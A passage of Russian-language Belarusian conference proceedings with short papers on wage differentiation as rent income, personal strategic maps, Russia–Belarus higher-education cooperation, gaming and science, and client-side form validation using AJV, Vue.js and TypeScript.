В национальной экономике Беларуси в структуре занятого населения около 96% составляют наемные работники. В этой связи одним из ключевых институтов, оказывающих воздействие на большинство социально-экономических процессов, а соответственно, на национальную конкурентоспособность и национальную безопасность, является институт заработной платы. В проекте Концепции национальной безопасности Республики Беларусь (Постановление Совета Безопасности Республики Беларусь 6 марта 2023 г. № 1) указано, что к числу основных угроз национальной безопасности относятся: отставание от других государств в темпах перехода экономики к передовым технологическим укладам; снижение уровня благосостояния и качества жизни населения; активизация

эмиграционных процессов и депопуляция населения; снижение научно-технологического и образовательного потенциала до уровня, не способного обеспечить научно-технологическое и инновационное развитие и др. Эти технологические, экономические, социальные, и демографические угрозы в определенной мере обусловлены нерациональными пропорциями в дифференциации заработной платы (межотраслевой, внутриотраслевой, профессионально-квалификационной), слабо связанными со сложностью и общественной значимостью различных видов труда. Минимизация этих угроз предусматривает развитие институциональных инструментов, обеспечивающих формирование социально и экономически обоснованной дифференциации заработной платы.

Поэтому цель выполняемого автором научного исследования предусматривает разработку теоретико-методологических подходов к формированию социально и экономически обоснованной дифференциации заработной платы в контексте обеспечения национальной безопасности Беларуси. Научная идея связана с упорядочением дифференциации заработной платы в экономике Беларуси посредством развития формирующих ее институциональных инструментов на базе теоретической концепции, выработанной в контексте современной теории ренты. В этой связи в первую очередь необходима разработка теоретической концепции, раскрывающей механизм формирования дифференциации заработной платы в национальной экономике.

Ранее автором была предложена концепция социально-трудовой ренты, оригинальность которой состоит в том, что заработную плату предлагается рассматривать как рентный доход работника, образуемый в результате применения его способностей к труду в конкретной хозяйственной системе [1]. Уровень этого дохода зависит как от конкурентоспособности работника в хозяйственной системе, так и от конкурентоспособности самой хозяйственной системы, позволяющей ей получать ренту в виде добавленной стоимости, выступающей источником выплаты заработной платы (рис.1). Получение заработной платы как рентного дохода невозможно без участия общества в формировании способностей работника и построении хозяйственной системы, обеспечивающей реализацию в ней этих способностей, что и обуславливает понимание заработной платы как социально-трудовой ренты, создаваемой совместно трудом работника и усилиями общества. Поскольку труд может предполагать разную квалификацию исполнителей, быть воспроизводимым или уникальным и применяться в различающихся по эффективности хозяйственных системах, то в


составе заработной платы может присутствовать абсолютная, дифференциальная и монополярная социально-трудовая рента. Абсолютная рента – минимально возможная стоимость воспроизводства ресурсов жизнедеятельности работника как биосоциального существа. Дифференциальная рента – дополнительный доход работника сверх абсолютной ренты, обусловленный лучшими способностями к труду и (или) условиями их реализации в конкретной хозяйственной системе. Под монополярной рентой понимается дополнительный доход работника, связанный с уникальностью его способностей к труду и (или) их реализацией в уникальной хозяйственной системе с редкими факторами производства. Отсюда заработная плата может быть представлена как функция, имеющая три аргумента: минимум средств существования; уровень конкурентоспособности работника; уровень конкурентоспособности хозяйственной системы.

Исследование предполагает развитие концепции социально-трудовой ренты в русле институционального подхода, ориентированного на раскрытие институционального механизма формирования дифференциации заработной платы в национальной экономике, что открывает перспективы для упорядочения дифференциации заработной платы в социально-ориентированных экономиках, развивающих рыночные отношения, в частности, в национальной экономике Беларуси. Это даст возможность выработать методологические подходы к анализу межотраслевой, внутриотраслевой и профессионально-квалификационной дифференциации заработной платы в национальной экономике Беларуси, позволяющие оценить ее социальную и экономическую обоснованность с позиций обеспечения национальной безопасности.

Дифференциация заработной платы является результатом применения институциональных инструментов, обеспечивающих формирование, распределение и перераспределение рентных доходов (минимальная заработная плата, тарифная система оплаты труда, индексация заработной платы, коллективно-договорное регулирование оплаты труда, налогообложение доходов юридических и физических лиц и др.).

Соответственно улучшение дифференциации заработной платы может быть достигнуто путем повышения их эффективности. В этой необходимо разработать методологию анализа институциональных инструментов дифференциации заработной платы в национальной экономике Беларуси, позволяющую оценить их эффективность для формирования обоснованных пропорций в заработной плате, после

чего могут быть сформулированы основные направления развития институциональных инструментов формирования социально и экономически обоснованной дифференциации заработной платы в Беларуси в контексте обеспечения национальной безопасности.



Источник: [2, с. 85]

Научная значимость результатов охарактеризованного научного исследования будет состоять в разработке новой теоретической концепции, описывающей институциональный механизм формирования дифференциации заработной платы в национальной экономике в контексте современной теории ренты, а практическая значимость – в выработке практически применимых методологических подходов к анализу дифференциации заработной платы и анализу эффективности формирующих ее институциональных инструментов в экономике Беларуси, а также практических рекомендаций по развитию институциональных инструментов формирования социально и экономически обоснованной дифференциации заработной платы в Беларуси в контексте обеспечения национальной безопасности.

Список использованных источников

1. Долинина Т. Н. Институциональные модели управления оплатой труда: в 2 ч. Минск: БГТУ, 2019. Ч. 1. 258 с.
2. Долинина, Т. Н. Дифференциация заработной платы в национальной экономике Беларуси в контексте современной теории ренты. Белорусский экономический журнал. 2021. № 3. С. 83–99.

В.А. Драпеза
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ПЕРСОНАЛЬНЫЕ СТРАТЕГИЧЕСКИЕ КАРТЫ КАК ИНСТРУМЕНТ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ СПЕЦИАЛИСТА ОРГАНИЗАЦИИ

***Аннотация.** Деятельность современного специалиста в организации сопряжена с целым рядом трудностей, по причине которых падает как персональная, так и общеорганизационная эффективность. Для их разрешения автором предлагается уточнение и развитие концепции стратегических карт Р. Каплана и Д. Нортон для использования конкретным специалистом организации.*

V.A. Drapeza
Academy of Public Administration under the President
of the Republic of Belarus
Minsk, Belarus

PERSONAL STRATEGIC MAPS AS A TOOL FOR IMPROVING THE EFFICIENCY OF AN ORGANIZATION'S SPECIALIST

***Abstract.** The activity of a modern specialist in an organization is associated with a number of difficulties, due to which both personal and organizational efficiency decreases. To resolve them, the author suggests clarifying and developing the concept of strategic maps by R. Kaplan and D. Norton for use by a specific specialist of the organization.*

Цель работы – уточнить и развить концепцию стратегических карт Р. Каплана и Д. Нортон для применения конкретным специалистом в организации.

Задачи работы:

1. Проанализировать концепцию стратегических карт Р. Каплана и Д. Нортон;
2. Разработать и обосновать необходимость использования персональных стратегических карт.

Методы исследования – теоретические (анализ и синтез).

Стратегические карты представляют из себя визуальное представление стратегических целей организации и взаимосвязей между ними. Они являются неотъемлемой частью системы сбалансированных показателей, системы стратегического управления

и оценки эффективности, разработанной доктором Робертом Капланом и доктором Дэвидом Нортоном в начале 1990-х годов [1]. Стратегические карты обеспечивают четкий, сжатый и структурированный способ передачи информации и реализации стратегии организации. Они важны, поскольку помогают прояснить ее стратегическое направление деятельности, а отображая цели и их взаимосвязи, они гарантируют, что все сотрудники понимают, как их индивидуальные роли способствуют реализации общей стратегии. Стратегические карты отображают причинно-следственные связи между различными стратегическими целями. Это показывает, как достижение одной цели может положительно или отрицательно повлиять на другие, позволяя лучше принимать решения и распределять ресурсы. Более того, стратегические карты предоставляют мощный визуальный инструмент для доведения стратегического плана до всех заинтересованных сторон, от сотрудников до инвесторов. Они являются ключевым компонентом системы сбалансированных показателей, которая подчеркивает важность измерения эффективности с различных точек зрения, включая финансовую, клиентскую, внутренних процессов, а также обучения и роста. Также стратегические карты помогают организациям определять ключевые показатели эффективности, которые соответствуют их целям, и многое другое.

Несмотря на то, что стратегические карты чаще всего используются в качестве инструмента планирования высшего уровня в организации, по мнению автора, он имеет перспективы применения на уровне конкретных специалистов по причине частого отсутствия у них стратегического плана своей карьеры, что является серьезной проблемой в современном профессиональном мире.

На данные негативные тренды на рынке труда активно указывает статистика. Например, согласно годовому отчету Job Seeker Nation Report за 2021 год, большинство работников (53%) подают заявления о приеме на работу, даже если они не обладают всеми навыками, перечисленными в соответствии с требованиями должностной инструкции. [2]. А согласно отчету Gallup о состоянии глобального рынка труда за 2023 год, лишь 23% сотрудников во всем мире считали себя «вовлеченными» в свою работу [3]. По мнению автора, это может быть вызвано недостаточностью стратегического планирования специалиста, для чего предлагается концепция персональной стратегической карты специалиста организации.

Данная стратегическая карта состоит из 3 взаимосвязанных стадий (в соответствии с моделью жизненного цикла работника

Г. Р. Латфуллина): предтрудоустрой, трудоустрой и пост-трудоустрой [4]. В рамках каждой из этих стадий сотруднику рекомендуется осуществить и в дальнейшем пересматривать:

1. Мониторинг современных условий построения карьеры, меняющихся в настоящее время стремительными темпами;

2. Организацию процесса управления карьерным ростом. Это включает в себя построение принципов (политики) построения карьеры, а также инструментария планирования, прогнозирования и оценки эффективности деятельности.

3. Проведение SWOT-анализа персонального опыта, что позволит определить собственные ключевые компетенции, зоны развития, а также функционал для потенциального вертикального или горизонтального перемещения по карьерной лестнице;

4. Создание матрицы состояния карьеры, позволяющей управлять текущей карьерой и потенциалом смежных карьер;

5. Создание матрицы продуктивности деятельности, дающей возможность выявить распределенную во времени динамику соотношения профессиональных компетенций и личных интересов;

6. Создание персональной системы сбалансированных показателей, эффективно визуализирующей собственную результативность деятельности по ряду проекций (это могут быть не только уже проверенные временем «Финансы», «Люди», «Процессы», «Рост и развитие», но и актуальные в данный временной отрезок, создаваемые самим специалистом проекции);

7. Формализацию полученной в результате предыдущих пунктов информации в виде документа, например, резюме.

Применение персональной стратегической карты специалиста направлено на облегчение его деятельности в процессе:

1. Формирования взгляда на собственную карьеру;

2. Распознавания возможных альтернатив;

3. Рассмотрения пригодности к конкуренции в бизнес-окружении;

4. Совершения выбора стратегии;

5. Осуществления избранной стратегии;

6. Постоянного отслеживания результатов, возникающих в связи с избранием стратегии.

Более того, персональная стратегическая карта может служить основой для создания структуры и выбора компонентного состава более сложных концептуальных моделей, например, персонального электронного офиса.

Таким образом, применение персональных стратегических карт как развитие идей Р. Каплана и Д. Нортон для повышения эффективности деятельности специалиста имеет серьезные перспективы и высокую потенциальную практическую значимость, в результате которых имеется возможность снизить трудовую неопределенность в кратко-, средне- и долгосрочной перспективах.

Список использованных источников

1. Каплан, Р., Нортон, Д. Стратегические карты. Трансформация нематериальных активов в материальные результаты / Р. Каплан, Д. Нортон. – Москва: Олимп-Бизнес, 2013. – 415 с.

2. Отчет Job Seeker National Report «Рост числа оптимизированных трудовых ресурсов» [Электронный ресурс] // Официальный сайт разработчика рекрутинговых платформ, компании Jobvite. – Режим доступа: <https://www.jobvite.com/wp-content/uploads/2021/03/Jobvite-JSN-2021-03-29.pdf>. – Дата доступа: 11.10.2023.

3. Состояние мирового рынка труда: отчет за 2023 год [Электронный ресурс] // Официальный сайт Американской аналитической и консалтинговой компании Gallup. – Режим доступа: <https://www.gallup.com/workplace/349484/state-of-the-global-workplace.aspx#ite-506924>. – Дата доступа: 11.10.2023.

4. Латфуллин, Г.Р. Организационное поведение: учебник и практикум для вузов / Г.Р. Латфуллин [и др.]; под редакцией Г.Р. Латфуллина, О.Н. Громовой, А.В. Райченко. – Москва: Издательство Юрайт, 2023. – 291 с.

УДК 378.4

О.В. Жданович

Белорусский государственный университет
Минск, Республика Беларусь

СОТРУДНИЧЕСТВО РОССИИ И БЕЛАРУСИ В ОБЛАСТИ ВЫСШЕГО ОБРАЗОВАНИЯ: ТЕКУЩЕЕ СОСТОЯНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ

Аннотация. Статья посвящена исследованию сотрудничества России и Беларуси в области высшего образования. Автор анализирует текущее состояние, основные тренды и перспективы развития.

O.V. Zhdanovich

Belarusian State University
Minsk, Republic of Belarus

COOPERATION between RUSSIA AND BELARUS IN THE FIELD OF HIGHER EDUCATION: CURRENT STATE AND DEVELOPMENT PROSPECTS

Abstract. The article is devoted to the study of cooperation between Russia and Belarus in the field of higher education. The author analyzes the current state, main trends and development prospects.

Мировое сообщество стремится обеспечить инклюзивное, справедливое и качественное образование и способствовать расширению возможностей обучения на протяжении всей жизни для всех. Подцель ЦУР 4 гласит: «К 2030 году создать условия, чтобы все учащиеся приобрели необходимые знания и навыки для содействия устойчивому развитию, в том числе посредством образования в области устойчивого...».

Растущее значение, придаваемое высшему образованию в Союзном государстве, является результатом потребности в высококвалифицированной рабочей силе. Беларусь и Россия добились значительных результатов в формировании общего образовательного пространства.

Взаимодействие в образовательной сфере осуществляется с 80 регионами Российской Федерации, на основании утвержденного министерством Республики Беларусь плана мероприятий по развитию сотрудничества с регионами Российской Федерации в сфере образования на 2023 – 2024 годы. Приоритетным направлением меж-университетского сотрудничества с Россией является реализация прямых договоров, в 2023 г. действует более 2100. Более чем в 6 вузах Беларуси реализуется порядка 17 образовательных программ совместно с российскими партнерами, которые позволяют студентам получить двойные дипломы и расширить свои профессиональные навыки.

Разработки учреждений высшего образования Беларуси находят свое применение в реальном секторе экономики Российской Федерации. Так, по итогам 2022 г. в российские регионы белорусскими

вузами поставлена научно-техническая продукция на сумму примерно 7 млн. бел. руб. Прежде всего, для Союзного государства приоритетом является развитие научного потенциала в таких сферах как микроэлектроника, машиностроение, информационные технологии, промышленность.

Подготовка квалифицированных кадров – основа развития любого государства. По состоянию на 2023 г. в России обучается более 12,5 тыс. белорусских граждан на разных уровнях и специальностях, из этого числа около 5 тыс. человек обучается за счет федерального бюджета, поступившие либо по квоте Россотрудничества, либо по общему конкурсу, остальные за счет собственных средств [1]. Благодаря сотрудничеству и обмену опытом, качество образования в едином образовательном пространстве Союзного государства постепенно повышается, что способствует подготовке высококвалифицированных специалистов.

Однако, существуют и проблемы, которые нужно учитывать: различия в учебных планах и программах обучения, что может затруднять признание дипломов и перевод студентов между учебными заведениями двух стран.

Единое образовательное пространство Союзного государства основывается на следующих принципах:

1. сотрудничество и партнерство;
2. совместные образовательные программы;
3. признание дипломов и квалификаций;
4. академический обмен студентами и преподавателями.

По мнению автора, основным трендом для совместной эффективной реализации образовательных проектов в Союзном государстве является процесс цифровой трансформации. В мировой практике этот процесс за последний год значительно ускорился и диверсифицировался.

В процессе цифровой трансформации в образовании в центре внимания всех потребностей находится масштабируемость, обеспечивающая экономическое преимущество и быстрое получение выгоды от гибкости человеческих ресурсов и сформированной инфраструктуры.

Образование занимает важное место и значение как в академической, так и в институциональной сфере. Для эффективности учебного процесса необходимо внедрять дополненную реальность (AR), например, для дистанционной формы обучения. AR имеет потенциал изменить место и время обучения, предлагая новые и дополнительные способы и методы. Сектор образования является

одной из областей, которая быстро меняется, технология дополненной реальности (AR) является одним из важных инструментов, которые позволят образованию адаптироваться к этим изменениям. Дополненная реальность запускает резервные варианты/обратные вызовы и улучшает обучение по сетевым программам, например, для медицинских специальностей.

России и Беларуси необходимо расширять географию сотрудничества в области образования с другими государствами-членами Евразийского экономического союза, а также партнерами из Индии, Кубы, Африки, Китая. Разрабатывать программы обмена для улучшения академической мобильности студентов и преподавателей. Для инновационного развития и создания новых знаний необходимо усилить сотрудничество между научными учреждениями.

Таким образом, сотрудничество России и Беларуси в области высшего образования играет важную роль в обеспечении качественного образования, развитии инноваций и подготовке конкурентоспособных специалистов. На основе проведенного анализа можно сделать вывод о том, что углубление и расширение сотрудничества в этой области предоставляет перспективы для обеих стран в сфере образования и долгосрочного развития.

Список использованных источников

1. Об образовании в Союзном государстве: [сайт] URL: <https://eurasiansu.ru/the-ministries-of-education-of-russia-and-belarus-signed-agreements-in-the-field-of-science/> (дата обращения: 15.11.2023).

УДК 519.83

Д.Д. Рязанцев, Н.Д. Рязанцев, Н.А. Жиляк

Белорусский государственный университет информатики и радиоэлектроники
Минск, Беларусь

ВЛИЯНИЕ РАЗВИТИЯ ИГРОВОЙ ИНДУСТРИИ НА РАЗВИТИЕ НАУКИ

Аннотация. В данной статье рассматривается взаимодействие игровой индустрии и науки. Исследуется, как развитие игровой индустрии стимулирует научные исследования, предоставляя новые инструменты, методы и подходы, а также как наука способствует развитию игровой индустрии, предоставляя новые технологии и открытия.

THE INFLUENCE OF THE DEVELOPMENT OF THE GAMING INDUSTRY ON THE DEVELOPMENT OF SCIENCE

Abstract. This article examines the interaction between the game industry and science. It explores how the development of the game industry stimulates scientific research by providing new tools, methods and approaches, and how science contributes to the development of the game industry by providing new technologies and discoveries.

Введение

В настоящее время игровая индустрия является одной из самых быстрорастущих и влиятельных отраслей. Она не только предлагает развлечения миллионам людей по всему миру, но и оказывает значительное влияние на многие другие области, включая науку. Цель данной статьи - исследовать, как развитие игровой индустрии стимулирует развитие науки.

В последние годы наблюдается тенденция к использованию игровых технологий в научных исследованиях. Игры могут служить мощным инструментом для обучения и исследований, поскольку они предлагают интерактивную среду, которая может стимулировать креативное мышление и проблемное обучение. В то же время, развитие науки также способствует развитию игровой индустрии, поскольку новые научные открытия и технологии могут быть использованы для создания более реалистичных и захватывающих игровых опытов.

В этой статье будет рассмотрен исторический контекст взаимодействия игровой индустрии и науки, проанализировано современное состояние этого взаимодействия и обсуждены возможные направления его развития в будущем.

1. Исторический контекст

Игровая индустрия начала свое развитие в середине 20-го века, и с тех пор она прошла долгий путь. Первые компьютерные игры были созданы в научных и исследовательских учреждениях и использовались для демонстрации возможностей вычислительной техники. Например, одной из первых игр была "Tennis for Two", разработанная в 1958 году физиком Уильямом Хиггинботамом для демонстрации принципов физики.

С тех пор игровая индустрия и наука шли рука об руку. Развитие компьютерной графики в 70-х и 80-х годах было во многом стимулировано потребностями игровой индустрии. Игры стали

сложнее и интереснее, а это требовало новых научных и технологических решений.

В 90-е годы с развитием интернета игры стали социальными и многопользовательскими, что привело к развитию областей, таких как искусственный интеллект и сетевые технологии. Игровая индустрия стала мощным двигателем инноваций, а научные открытия и технологии стали использоваться для создания новых игровых опытов.

В настоящее время игровая индустрия продолжает стимулировать научные исследования в различных областях, включая компьютерную графику, искусственный интеллект, виртуальную и дополненную реальность, и многие другие. Это подтверждает тесную связь между игровой индустрией и наукой, которая, как ожидается, будет только усиливаться в будущем.

2. Современное состояние игровой индустрии

Сегодня игровая индустрия является одной из самых динамично развивающихся отраслей. Она включает в себя не только традиционные компьютерные и консольные игры, но и мобильные игры, игры в виртуальной и дополненной реальности, и даже такие новые формы, как облачные игры.

Одним из ключевых трендов в современной игровой индустрии является использование игр в качестве платформы для научных исследований. Например, в играх, таких как “Foldit” и “EVE Online”, игроки помогают решать сложные научные проблемы, варьируя от белкового сворачивания до астрономических исследований [1].

Также стоит отметить, что игровая индустрия активно использует последние научные достижения для улучшения игрового опыта. Например, искусственный интеллект используется для создания более умных и реалистичных противников, а виртуальная и дополненная реальность позволяют создавать более погружающие игровые миры.

В целом, современное состояние игровой индустрии характеризуется тесной связью с наукой, и эта связь, как ожидается, будет только усиливаться в будущем.

3. Влияние игровой индустрии на науку

Игровая индустрия оказывает значительное влияние на науку, стимулируя развитие и применение новых технологий и методов исследования. Вот несколько примеров этого влияния:

1. Искусственный интеллект (AI): Игры являются важной площадкой для разработки и тестирования алгоритмов AI. Например, компьютерные шахматы и игра Go стали полем битвы для различных алгоритмов AI, что привело к значительному прогрессу в этой области;

2. Компьютерная графика и визуализация: Игровая индустрия стимулирует развитие новых методов компьютерной графики и визуализации, которые затем могут быть применены в научных исследованиях. Например, методы рендеринга и моделирования, разработанные для игр, теперь используются для визуализации сложных научных данных;

3. Виртуальная и дополненная реальность: Игры в виртуальной и дополненной реальности открывают новые возможности для научных исследований, от обучения и визуализации до проведения экспериментов в контролируемых виртуальных средах;

4. Гражданская наука: Некоторые игры, такие как "Foldit" или "EVE Online", используются для вовлечения обычных людей в научные исследования, позволяя им помочь в решении сложных научных задач;

5. Образование и обучение: Игры могут быть мощным инструментом для обучения и стимулирования интереса к науке среди широкой аудитории [2].

В целом, игровая индустрия играет важную роль в стимулировании научного прогресса, предоставляя новые инструменты, методы и подходы для научных исследований.

4. Будущее взаимодействия игровой индустрии и науки

Взаимодействие между игровой индустрией и наукой продолжает развиваться, и в будущем ожидается еще большее сближение этих двух областей. Вот несколько возможных направлений этого развития:

1. Расширение гражданской науки: Игры могут стать еще более мощным инструментом для вовлечения обычных людей в научные исследования. Мы можем ожидать появления новых игр, которые будут использоваться для решения сложных научных задач, от биологии и медицины до астрономии и климатологии;

2. Применение новых технологий: Игровая индустрия будет продолжать использовать последние научные достижения для улучшения игрового опыта. Например, мы можем ожидать более широкого применения искусственного интеллекта, виртуальной и дополненной реальности, а также новых технологий, таких как нейроинтерфейсы и квантовые компьютеры;

3. Образование и обучение: Игры могут стать еще более важным инструментом для обучения и стимулирования интереса к науке среди широкой аудитории. Мы можем ожидать появления новых образовательных игр, которые будут использовать последние научные открытия и методы обучения [3];

4. Сотрудничество между игровой индустрией и научными учреждениями: Мы можем ожидать усиления сотрудничества между игровыми компаниями и научными учреждениями, что приведет к созданию новых продуктов и технологий, которые будут способствовать развитию обеих областей.

В целом, будущее взаимодействия игровой индустрии и науки выглядит очень обещающим.

Заключение

В ходе исследования были рассмотрены различные аспекты взаимодействия игровой индустрии и науки. Обнаружено, что эти две области тесно связаны и взаимно влияют друг на друга. Игровая индустрия стимулирует научные исследования, предоставляя новые инструменты, методы и подходы, а наука, в свою очередь, способствует развитию игровой индустрии, предоставляя новые технологии и открытия.

Также было обнаружено, что игры могут быть мощным инструментом для обучения и стимулирования интереса к науке среди широкой аудитории. Они могут использоваться для вовлечения обычных людей в научные исследования и помощи в решении сложных научных задач.

Взаимодействие между игровой индустрией и наукой продолжает развиваться, и в будущем ожидается еще большее сближение этих двух областей. В данный момент ожидается усиления сотрудничества между игровыми компаниями и научными учреждениями, что приведет к созданию новых продуктов и технологий, которые будут способствовать развитию обеих областей.

Список использованных источников

1. Игровые механики, которые меняют науку – DTF.ru – [Электронный ресурс] – Режим доступа: <https://dtf.ru/games/944203-igrovyue-mehaniki-kotorye-menyayut-nauku>

2. Игровая индустрия: влияние компьютерных игр и игровых консолей на развитие технологий и образование – AnyQuestion – [Электронный ресурс] – Режим доступа: <https://ru.anyquestion.info/a/igrovaya-industriya-vliyanie-kompyuternyh-igr-i-igrovyyh-konsoley-na-razvitie-tehnologiy-i-obrazovanie>

3. Как видеоигры помогают науке – homo-science – [Электронный ресурс] – Режим доступа: <https://homo-science.ru/post/kak-videoigry-pomogayut-nauke>

ВАЛИДАЦИЯ ФОРМЫ С ПОМОЩЬЮ AJV, VUE.JS И TYPESCRIPT

***Аннотация.** Валидация форм является важной частью фронтенд-разработки, которая помогает улучшить пользовательский опыт и предотвратить ошибки при отправке данных на сервер. В этом докладе мы рассмотрим, как использовать библиотеку AJV совместно с Vue.js и TypeScript для создания мощной системы валидации формы.*

N.A. Ghilyak, G.A. Shershniov

Belarusian State Technological University
Minsk, Belarus

FORM VALIDATION USING AJV, VUE.JS AND TYPESCRIPT

***Abstract.** Form validation is an important part of front-end development that helps improve the user experience and prevent errors when sending data to the server. In this report, we'll look at how to use the AJV library with Vue.js and TypeScript to create a powerful form validation system.*

Перед отправкой данных на сервер важно убедиться, что все обязательные поля формы заполнены данными в корректном формате. Это называется валидацией на стороне клиента и помогает убедиться, что данные, введённые в каждый элемент формы, соответствуют требованиям.

Валидация на стороне клиента — это первичная проверка введённых данных, которая существенно улучшает удобство взаимодействия с интерфейсом; обнаружение некорректных данных на стороне клиента позволяет пользователю немедленно их исправить. Если же проверка происходит только на сервере, процесс заполнения может быть более трудоёмким, так как требует повторения одних и тех же действий отправки данных на сервер для получения обратного ответа с сообщением о том, что нужно исправить.

JavaScript-валидация кодируется с помощью JavaScript. Она полностью настраиваема, но требует программирования всей логики (или использования библиотеки).

В связи с этим дальнейшим направлением работы будет исследование и разработка методики валидации формы с

использованием библиотеки AJV, фреймворка VueJS и языка программирования TypeScript. Также будет создана система валидации форм, способной обеспечивать точную проверку вводимых данных пользователем.

Задачами работы определены следующие:

- изучение библиотеки AJV, интеграция с VueJS и TypeScript;
- разработка компонентов веб-приложения, включая формы и соответствующие схемы валидации JSON;
- разработка системы обработки ошибок и предоставление пользователю информации о неверно введенных данных.

Библиотека AJV (Another JSON Schema Validator) – это быстрая библиотека валидации данных в формате JSON с поддержкой JSON Schema. JSON Schema – это язык описания структуры и валидации данных в формате JSON. AJV позволяет проверять данные по подготовленным схемам валидации.

Прежде чем начать работать с данной библиотекой, пользователь должен убедиться в наличии на рабочем компьютере:

- Node.js v18.16.1;
- @vue/cli 5.0.8.

Создадим новый проект с помощью Vue CLI с такими параметрами:

```
vue create ajv-validation
```

Далее необходимо установить необходимые зависимости в проекте:

```
npm install ajv ajv-formats ajv-errors
```

И следующим шагом будет создание файлов схемы валидации `login.json`:

```
{
  "$id": "/login.json",
  "type": "object",
  "additionalProperties": false,
  "required": ["login", "password"],
  "properties": {
    "login": {
      "type": "string",
      "format": "email",
      "errorMessage": "enter a valid email address"
    },
    "password": {
      "type": "string",
      "minLength": 6,
      "maxLength": 1024
    }
  }
}
```

В этой схеме определяется тип каждого поля (строка), а также устанавливаются некоторые правила валидации, такие как формат e-mail и минимальная длина пароля. Поля "login" и "password" обязательны для заполнения.

Далее создается компонент формы:

```
<template>
<div class="login-form">
  <h2>Login</h2>
  <form @submit.prevent="onLogin">
    <div class="form-group">
      <label for="login">Email</label>
      <input
        v-model="formData.login"
        :class="{ 'is-invalid': isValid(errors.has('login')) }"
        @blur="onBlur"
        type="text"
        id="login"
        placeholder="Enter your email"
      />
      <ul class="error-wrapper">
        <li v-for="errorMsg of errors.get('login') :key='errorMsg'">
          {{ errorMsg }}
        </li>
      </ul>
    </div>

    <div class="form-group">
      <label for="password">Password</label>
      <input
        v-model="formData.password"
        :class="{ 'is-invalid': isValid(errors.has('password')) }"
        @blur="onBlur"
        type="password"
        id="password"
        placeholder="Enter your password"
      />
      <ul class="error-wrapper">
        <li v-for="errorMsg of errors.get('password') :key='errorMsg'">
          {{ errorMsg }}
        </li>
      </ul>
    </div>

    <button type="submit" :disabled="errors.size > 0">
      Login
    </button>
  </form>
</div>
</template>
```

Тут ведется работа с двумя методами:

– метод `onLogin` — это метод, который вызывается при попытке входа пользователя в систему (логине). Он выполняет проверку

и валидацию введенных пользователем данных и предпринимает соответствующие действия в зависимости от результата проверки. А именно, выполняет проверку введенных данных на корректность с помощью функции валидации `validate`. Эта функция использует схему валидации данных и проверяет соответствие данных этой схеме. Возвращается флаг `isValid`, который указывает, прошла ли валидация успешно. Если данные некорректны (`isValid` равен `false`), выполняется обработка ошибок;

```
function onLogin() {
  errors.value.clear();
  if (validator.validate("/login.json", formData.value)) {
    // valid, do nothing
  } else if (validator.errors?.length) {
    for (const [, e] of validator.errors.entries()) {
      if (!e.message) {
        continue;
      }
      const fieldName = e.instancePath.substring(1);
      const fieldErrors: string[] = errors.value.get(fieldName) || [];
      fieldErrors.push(e.message);
      errors.value.set(fieldName, fieldErrors);
    }
  }
}
```

– метод `onBlur` — это метод, который вызывается при работе события "blur" (потеря фокуса) на текстовом поле ввода формы. Он используется для валидации данных, введенных пользователем, когда пользователь переходит с поля на другой элемент формы или выполняет манипуляции активизации вне текстового поля.

```
function onBlur(e: any) {const fieldName = e.target.id;
const fieldValue = e.target.value;
if (
  validator.validate(`^/login.json#/properties/${fieldName}`, fieldValue)
) {
  errors.value.delete(fieldName);
} else if (validator.errors?.length) {
  errors.value.set(
    fieldName,
    validator.errors.map((e) => e.message) as string[]
  );
}
}
```

А именно:

- а) получение имени (идентификатор) и значения поля ввода, в котором «произошло событие» "blur";
- б) получение схемы валидации для данного поля;
- в) выполнение проверки значения поля на корректность с помощью функции валидации `validate`;

г) если значение поля некорректно (isValid равен false), выполняется обработка ошибки.

Таким образом, разработка и внедрение системы валидации формы с помощью AJV, VueJS и TypeScript позволят значительно улучшить процесс валидации данных на клиентской стороне. Это позволит снизить вероятность ошибок и повысить производительность веб-приложения, а также обеспечить корректную обработку данных на сервере.

Список использованных источников

1. Node.js [Электронный ресурс] – Режим доступа: <https://nodejs.org/en> – Дата доступа: 03.11.2023.

2. TypeScript [Электронный ресурс] – Режим доступа: <https://www.typescriptlang.org/> – Дата доступа: 03.11.2023

3. Vue.js [Электронный ресурс] – Режим доступа: <https://vuejs.org/>. – Дата доступа: 03.11.2023.

4. JSON Schema [Электронный ресурс] – Режим доступа: <https://json-schema.org/> – Дата доступа: 03.11.2023.

5. AJV [Электронный ресурс] – Режим доступа: <https://ajv.js.org/> – Дата доступа: 03.11.2023.

